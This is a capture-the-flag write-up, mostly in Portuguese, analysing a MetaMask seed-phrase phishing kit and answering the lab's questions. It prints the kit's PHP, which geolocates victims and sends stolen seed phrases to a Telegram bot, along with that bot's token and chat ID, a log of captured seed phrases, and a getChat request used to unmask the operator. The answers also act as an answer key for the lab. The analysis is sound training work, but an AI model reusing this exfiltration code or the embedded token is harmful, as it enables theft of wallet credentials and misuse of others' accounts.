


# GrabThePhisher

---

Which wallet is used for asking the seed phrase?



Por default nesse tipo de lab subo um servidor web e vou acessando as páginas antes de qualquer ação e por sinal a primeira resposta já estava de cara.

---

What is the file name that has the code for the phishing kit?

```
flux@nasa:~/Documents/tools/cyberDefendersChallenges/GRABTHEPHISER/pankewk$ ls
background1.jpg background2.jpg background.jpg cgi-bin favicon.ico images index.html log logo.png metamask _next src
flux@nasa:~/Documents/tools/cyberDefendersChallenges/GRABTHEPHISER/pankewk$ ls metamask/
fonts index.html metamask.php
flux@nasa:~/Documents/tools/cyberDefendersChallenges/GRABTHEPHISER/pankewk$ find . -type f -regex ".*\.php"
./metamask/metamask.php
flux@nasa:~/Documents/tools/cyberDefendersChallenges/GRABTHEPHISER/pankewk$
```

Olhando os diretórios o que foge do padrão é o `metamask`, contendo o único **PHP** dentro das pastas.

---

In which language was the kit written?

PHP

---

What service does the kit use to retrieve the victim's machine information?

```
flux@nasa:~/Documents/tools/cyberDefendersChallenges/GRABTHEPHISER/pankewk$ cat metamask/metamask.php
<?php

$request = file_get_contents("http://api.sypexgeo.net/json/" . $_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaja
```

Olhando o arquivo **metamask.php** podemos ver que está sendo usado o sypex geo pra capturar as informações.

---

**How many seed phrases were already collected?**

```
flux@nasa:~/Documents/tools/cyberDefendersChallenges/GRABTHEPHISER/pankewk$ cat log/log.txt
number edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockeyflux@nas
```

Na primeira olhada que tinha dado nos arquivos, acabei me deparando com o arquivo de logs contendo essas 3 frases, acabei não fazendo muito esforço nessa etapa.

---

**Write down the seed phrase of the most recent phishing incident?**

father also recycle embody balance concert mechanic believe owner pair muffin hockey frase que  
esta dentro do arquivo de log

---

**Which medium had been used for credential dumping?**

```
sendTel($message);

function sendTel($message){
    $id = "5442785564";
    $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
    $filename = "https://api.telegram.org/bot".$token."/sendMessage?chat_id=".$id."&text=".urlencode($message)."&parse_mode=html";
    file_get_contents($filename);
    $ POST["import-account secret-phrase"]. $text = $ POST['data']."\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'. 'log.txt', $text, FILE_APPEND);
}
```

No arquivo PHP que comentei antes, além do sypex geo, é usado o telegram como forma de envio/compartilhamento das informações.

---

**What is the token for the channel?**

```
$token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
```

---

**What is the chat ID of the phisher's channel?**

```
$id = "5442785564";
```

---

**What are the allies of the phish kit developer?**

```
j1j1b1s@m3r0
```

---

**What is the full name of the Phish Actor?**

```
GET https://api.telegram.org/bot5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10/getChat?chat_id=5442785564 Send 200 OK 1.97 s 125 B
```

Body	Auth	Query	Header	Docs	Preview	Header	Cookie	Time
					<pre>1 { 2   "ok": true, 3   "result": { 4     "id": 5442785564, 5     "first_name": "Marcus", 6     "last_name": "Aurelius", 7     "username": "pumpkinboii", 8     "type": "private" 9   } 10 }</pre>			

Marcus Aurelius

## What is the username of the Phish Actor?

```
GET https://api.telegram.org/bot5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10/getChat?chat_id=5442785564 Send 200 OK 1.97 s 125 B
```

Body	Auth	Query	Header	Docs	Preview	Header	Cookie	Time
					<pre>1 { 2   "ok": true, 3   "result": { 4     "id": 5442785564, 5     "first_name": "Marcus", 6     "last_name": "Aurelius", 7     "username": "pumpkinboii", 8     "type": "private" 9   } 10 }</pre>			

pumpkinboii

OBS.: Como o tínhamos o **token** e o **ID** do canal usado (**telegram**) pra capturar as informações, fazendo uma requisição GET com o insomnia, pude capturar as duas últimas etapas do desafio.

```
https://api.telegram.org/bot5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10/getChat?chat_id=5442785564
```